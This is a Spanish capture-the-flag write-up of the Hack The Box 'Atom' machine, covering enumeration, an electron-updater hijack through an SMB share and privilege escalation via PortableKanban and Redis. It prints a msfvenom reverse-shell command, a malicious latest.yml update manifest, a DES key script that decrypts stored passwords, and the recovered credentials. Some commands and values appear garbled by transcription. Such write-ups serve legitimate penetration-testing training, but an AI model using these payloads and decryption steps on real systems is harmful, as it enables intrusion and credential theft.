Máquina Atom

04 Noviembre 2023

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Windows.

```
┌──(root㉿kali)-[/home/kali]
└─# ping -c 1 10.10.10.237
PING 10.10.10.237 (10.10.10.237) 56(84) bytes of data.
64 bytes from 10.10.10.237: icmp_seq=1 ttl=127 time=59.7 ms

── 10.10.10.237 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 59.734/59.734/59.734/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.94 scan initiated Wed Nov  1 08:03:05 2023 as: nmap -sCV -p 80,135,443,445,5985,6379 -n -Pn -vvv -oN targeted 10.10.10.237
Nmap scan report for 10.10.10.237
Host is up, received user-set (0.036s latency).
Scanned at 2023-11-01 08:03:07 CET for 59s

PORT     STATE SERVICE  REASON          VERSION
80/tcp   open  http     syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Heed Solutions
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
443/tcp  open  ssl/http syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
| SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1x1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
| http-methods:
|   Supported Methods: OPTIONS HEAD GET POST TRACE
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-title: Heed Solutions
```

```
445/tcp  open  ??|     syn-ack ttl 127 Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6379/tcp open  redis   syn-ack ttl 127 Redis key-value store
Service Info: Host: ATOM; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 38781/tcp): CLEAN (Timeout)
|   Check 2 (port 31595/tcp): CLEAN (Timeout)
|   Check 3 (port 39922/udp): CLEAN (Timeout)
|   Check 4 (port 37474/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: ATOM
|   NetBIOS computer name: ATOM\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-01T00:03:30-07:00
| smb2-time:
|   date: 2023-11-01T07:03:27
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h20m02s, deviation: 4h02m31s, median: 1s

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov  1 08:04:06 2023 -- 1 IP address (1 host up) scanned in 61.70 seconds
```


Empezamos revisando el servicio SMB con smbclient.

```
┌──(root㉿kali)-[/home/kali/HTB/Atom]
└─# smbclient -L 10.10.10.237 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Software_Updates Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.237 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available
```

Analizamos el contenido de la carpeta *Software_Updates Disk*.

```
┌──(root㉿kali)-[/home/kali/HTB/Atom]
└─# smbclient //10.10.10.237/Software_Updates Disk -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Nov  1 08:25:48 2023
  ..                                  D        0  Wed Nov  1 08:25:48 2023
  client1                             D        0  Wed Nov  1 08:25:48 2023
  client2                             D        0  Wed Nov  1 08:25:48 2023
  client3                             D        0  Wed Nov  1 08:25:48 2023
  UAT_Testing_Procedures.pdf          A    35202  Fri Apr  9 13:18:08 2021

                4413951 blocks of size 4096. 1371549 blocks available
smb: \>
```

Los directorios clientX están vacíos. Por lo que nos descargamos el fichero *UAT_Testing_Procedures.pdf* y lo abrimos para ver su contenido.



Heedv1.0

Internal QA Documentation

What is Heed ?

Note taking application built with electron-builder which helps users in taking important notes.

Features ?

Very limited at the moment. There's no server interaction when creating notes. So currently it just acts as a one-tier thick client application. We are planning to move it to a full fledged two-tier architecture sometime in the future releases.

What about QA ?

We follow the below process before releasing our products.

1. Build and install the application to make sure it works as we expect it to be.
2. Make sure that the update server running is in a private hardened instance. To initiate the QA process, just place the updates in one of the "client" folders, and

the appropriate QA team will test it to ensure it finds an update and installs it correctly.

3. Follow the checklist to see if all given features are working as expected by the developer.

Sacamos varias cosas interesantes de dicho documento:


- Hablan de una aplicación creada con electron.

¿Qué es electron?


Electron es un framework para JavaScript que permite el desarrollo de aplicaciones enriquecidas de escritorio mediante el uso de tecnologías web. Esta desarrollado por GitHub (lo que garantiza revisiones constantes), es de código abierto y multiplataforma (funciona bajo Linux, Mac y Windows). Electron está basado en io.js y funciona bajo un subconjunto mínimo de librerías de Chromium.

- Parece que un equipo de QA, tomará el contenido de las carpetas “client” que vimos anteriormente en la enumeración del servicio SMB, y comprobará si se trata de una actualización, aplicándola en caso afirmativo.

De momento, no sabemos de qué aplicación se trata, así que seguimos enumerando. Analizamos las tecnologías que usa el servicio web que corre por el puerto 80.



Con NMAP observamos que el puerto HTTPS (TCP/443) estaba abierto. Analizamos el certificado por si obtenemos algún subdominio. No obtenemos nada de interés.




Analizamos las tecnologías que usa el servicio web que corre por el puerto 443.

```
┌──(root㉿kali)-[~kali/HTB/Atom/content]
└─# whatweb https://10.10.10.237
https://10.10.10.237 [200 OK] Apache[2.4.46], Bootstrap, Country[RESERVED][ZZ], Email[MrR3boot@atom.htb], HTML5, HTTPServer[Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27], IP[10.10.10.237], OpenSSL[1.1.1j], PHP[7.3.27], Script, Title[
Heed Solutions]
```

Detectamos un correo electrónico, bajo el dominio atom.htb. Modificamos nuestro fichero /etc/hosts y volvemos a analizar ambos puertos con whatweb por si se está aplica virtual hosting, pero obtenemos la misma información.

```
File: /etc/hosts

1   127.0.0.1   localhost
2   127.0.1.1   kali
3
4
5   10.10.10.237 atom.htb
6
7   # The following lines are desirable for IPv6 capable hosts
8   ::1     localhost ip6-localhost ip6-loopback
9   ff02::1 ip6-allnodes
10  ff02::2 ip6-allrouters
```


Consultamos con nuestro navegador el servicio web, y analizamos las tecnologías usadas apoyándonos en el plugin wappalyzer, por si nos diera alguna información adicional a whatweb.



Con nmap, realizamos una enumeración rápida de directorios del servicio web, pero no encontramos nada de interés.

```
┌──(root㉿kali)-[~kali/HTB/Atom/content]
└─# nmap --script http-enum -p80 10.10.10.237
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-05 08:11 CET
Nmap scan report for atom.htb (10.10.10.237)
Host is up (0.055s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /icons/: Potentially interesting folder w/ directory listing
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.46 (win64) openssl/1.1.1j php/7.3.27'

Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds
```

Vemos que la web ofrece la descarga de una aplicación para Windows (para Linux y Mac aún no está disponible).



Antes de empezar a investigar la aplicación, recordamos que con NMAP descubrimos que el puerto TCP/6379 estaba abierto. Normalmente, se trata de Redis.

¿Qué es Redis?

Redis es un motor de base de datos en memoria, basado en el almacenamiento en tablas de hashes pero que opcionalmente puede ser usada como una base de datos durable o persistente.

Intentamos conectarnos al servicio de Redis, para realizar una enumeración, pero de momento no es posible al requerir de autenticación.


```
┌──(root㉿kali)-[/home/kali/HTB/Atom]
└─# redis-cli -h 10.10.10.237
10.10.10.237:6379> info
NOAUTH Authentication required.
10.10.10.237:6379>
```

2. Análisis de vulnerabilidades


Anteriormente vimos la existencia de un recurso, en la que un equipo de QA analizaba su contenido. Quizá pueda aplicarse un ataque de fichero SCF.

```
1. https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/
```

Creamos un fichero llamado pwned.scf y lo subimos a los directorios “client”.



Al mismo tiempo nos ponemos en escucha con impacket-smbserver para intentar obtener el hash de usuario, al que intentar descifrar posteriormente por fuerza bruta. Sin embargo, no parece funcionar.



Cambiamos el vector de ataque y realizamos un análisis de la aplicación que ofrece la web para su descarga en Windows. Nos descargamos la aplicación y descomprimimos el fichero.

```
1. 7z e heed_setup_v1.0.0.zip
```


Nos genera un fichero llamado *heedv1 Setup 1.0.0.exe*, que volvemos a intentar descomprimir.

```
1. 7z e heedv1\ Setup\ 1.0.0.exe
```


Entre los ficheros obtenidos, encontramos *app-64.7z*. Descomprimimos ese fichero también.

```
1. 7z x app-64.7z
```

Revisamos los ficheros y directorios que componen la aplicación y llegamos a la carpeta resources que parece interesante.



En el fichero app-update.yml obtenemos una url. Lamentablemente, nos lleva al mismo sitio web que revisamos anteriormente.



También encontramos los ficheros app.asar y electron.asar.

¿Qué es la extensión asar?

Es un formato simple y extenso de archivo, diseñado para las aplicaciones de Electron.

3. Explotación y acceso.

Podemos extraer el código de app.asar con el siguiente comando, tal y como podemos ver en el siguiente enlace:

```
1. npx asar extract app.asar unpackedcopy
```

En el fichero principal main.js, observamos que mencionan *electron-updater*.

File: **main.js**

```
const {app, BrowserWindow, Menu, protocol, ipcMain} = require('electron');
const log = require('electron-log');
const {autoUpdater} = require("electron-updater");
const path = require('path');
```

Haciendo una búsqueda en Internet vemos que se trata de un módulo que se encarga de actualizar la aplicación. Buscamos si tenemos algún exploit disponible que nos sirva para ganar acceso.

Lo primero que haremos es crear un fichero malicioso, que nos proporcione una reverse shell, y lo llamaremos *s'hell.exe*. La comilla es importante, dado que provocará que rompa el programa electron-updater, como hemos podido leer en el artículo anterior.


```
1. msfvenom -p msfvenom -p windows/shell_reverse_tcp  LHOST=10.10.14.2 LPORT=443 -f exe > "s'hell.exe"
```

Ahora creamos nuestro fichero latest.yml. El sha512 es importante que lo completemos, ya que realiza una validación con él.

```
1. sha512sum s\'hell.exe
```


```
File: latest.yml

version: 1.4.4
path: http://10.10.14.2/s'hell.exe
sha512: df4b79c17903bdeef2727ff1ec7e64f85334ad043d59a898dd60a80b28791d144e3007fec160c8b0cd4d6ac78fb48ff15ea
96d8c25267819a32dd2e479945078
```

Ahora, subimos el fichero latest.yml a una de las carpetas client accesibles desde el servicio SMB, servimos el fichero *s'hell.exe* y nos ponemos en escucha con netcat.




4. Escalada de privilegios

Comprobamos que ya estamos en la máquina víctima.



Revisamos nuestros privilegios, pero no vemos nada de lo que a priori podamos aprovecharnos.



```
c:\Users\jason\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9793-C2E6

 Directory of c:\Users\jason\Downloads

04/02/2021  08:00 AM    <DIR>          .
04/02/2021  08:00 AM    <DIR>          ..
03/31/2021  02:36 AM    <DIR>          node_modules
04/02/2021  08:21 PM    <DIR>          PortableKanban
               0 File(s)              0 bytes
               4 Dir(s)   5,542,653,952 bytes free
```

¿Qué es PortableKanban?

Portable Kanban es un Gestor de Tareas Personal creado por Dmitry Ivanov. Este Portable Free Personal Electronic Kanban Software podría ser utilizado para ayudar a programar y realizar un seguimiento de sus eventos o tareas diarias y para supervisar la productividad de la asignación.

Revisando el directorio, encontramos un fichero interesante llamado PortableKanban.cfg.

```
c:\Users\jason\Downloads\PortableKanban>type PortableKanban.cfg
type PortableKanban.cfg
{"RoamingSettings":{"DataSource":"RedisServer","DbServer":"localhost","DbPort":6379,"DbEncPassword":"Qdh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb","DbServer2":"","DbPort2":6379,"DbEncPassword2"
ges":true,"UpdateInterval":5,"AutoUpdate":true,"Caption":"My Tasks","RightClickAction":"Nothing","DateTimeFormat":"ddd, M/d/yyyy h:mm tt","BoardForeColor":"WhiteSmoke","BoardBackCol
iewTabForeColor":"WhiteSmoke","SelectedViewTabBackColor":"Black","HeaderFont":"Segoe UI, 11.4pt","HeaderShowCount":true,"HeaderShowLimit":true,"HeaderShowEstimates":true,"HeaderShow
kColor":"Gray","CardFont":"Segoe UI, 11.4pt","CardLines":3,"CardTextAlignment":"Center","CardShowMarks":true,"CardShowInitials":false,"CardShowTags":true,"ThickTags":false,"DefaultT
","SelectedTaskForeColor":"WhiteSmoke","SelectedTaskBackColor":"Black","SelectedTaskFrames":false,"SelectedTaskFrameColor":"WhiteSmoke","SelectedTaskThickFrames":false,"WarmTasksThr
```

Buscamos si para ese software existe algún exploit. Precisamente, encontramos uno que descifra las contraseñas.

```
┌──(root㉿kali)-[/home/kali/HTB/Atom]
└─# searchsploit PortableKan
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
PortableKanban 4.3.6578.38136 - Encrypted Password Retrieval                  | windows/local/49409.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

El exploit original solicita como parámetro el fichero pk3 (donde supuestamente se alamcena las credenciales guardadas). En nuestro caso, no disponemos de dicho fichero. Por tanto, modificamos el script, para que traduzca la contraseña que vimos en el fichero PortableKanban.cfg.

```python
import json
import base64
from des import * #python3 -m pip install des
import sys


def decode(hash):
        hash = base64.b64decode(hash.encode('utf-8'))
        key = DesKey(b"7ly6UznJ")
        return key.decrypt(hash,initial=b"XuVUm5fR",padding=True).decode('utf-8')

print(decode('Odh7N3L9aVSeHQmgK/nj7RQL8MEYCUMb'))
```

Ejecutamos el exploit y obtenemos una contraseña.

```
┌──(root㉿kali)-[/home/kali/HTB/Atom/content]
└─# python3 exploit.py
kidvscat_yes_kidvscat
```

```
1. kidvscat_yes_kidvscat
```

Intentamos usar esa contraseña, para autenticarnos en el servicio de Redis y vemos que funciona.

```
┌──(root㉿kali)-[/home/kali/HTB/Atom/content]
└─# redis-cli -h 10.10.10.237
10.10.10.237:6379> auth kidvscat_yes_kidvscat
OK
10.10.10.237:6379>
```

El acceso mediante contraseña se ha configurado en el fichero *redis.windows-service.conf* comopodemos ver.

```
PS C:\Program files\redis> type redis.windows-service.conf | select-string "kidvscat_yes_kidvscat"
type redis.windows-service.conf | select-string "kidvscat_yes_kidvscat"

requirepass kidvscat_yes_kidvscat
```


Realizamos la enumeración tal y como indica la siguiente web.

```
10.10.10.237:6379> INFO keyspace
# Keyspace
db0:keys=4,expires=0,avg_ttl=0
10.10.10.237:6379> select 0
OK
10.10.10.237:6379> keys *
1) "pk:ids:User"
2) "pk:ids:MetaDataClass"
3) "pk:urn:metadataclass:ffffffff-ffff-ffff-ffff-ffffffffffff"
4) "pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0"
10.10.10.237:6379> get pk:urn:user:e8e29158-d70d-44b1-a1ba-4949d52790a0
"{\"Id\":\"e8e29158d70d44b1a1ba4949d52790a0\",\"Name\":\"Administrator\",\"Initials\":\"\",\"Email\":\"\",\"Encrypte
dPassword\":\"Odh7N3L9aVQ8/srdZgG2hIR0SSJoJKGi\",\"Role\":\"Admin\",\"Inactive\":false,\"TimeStamp\":637530169606440
253}"
10.10.10.237:6379>
```

Obtenemos una contraseña, que nos resulta familiar a la usada en el exploit de PortableKanban. Probamos a intentar descifrarla de la misma manera.


```
1. kidvscat_admin_@123
```

Comprobamos que la credencial obtenida es válida.



Ahora, solo tenemos que conectarnos con evil-winrm, para ganar acceso como administrador.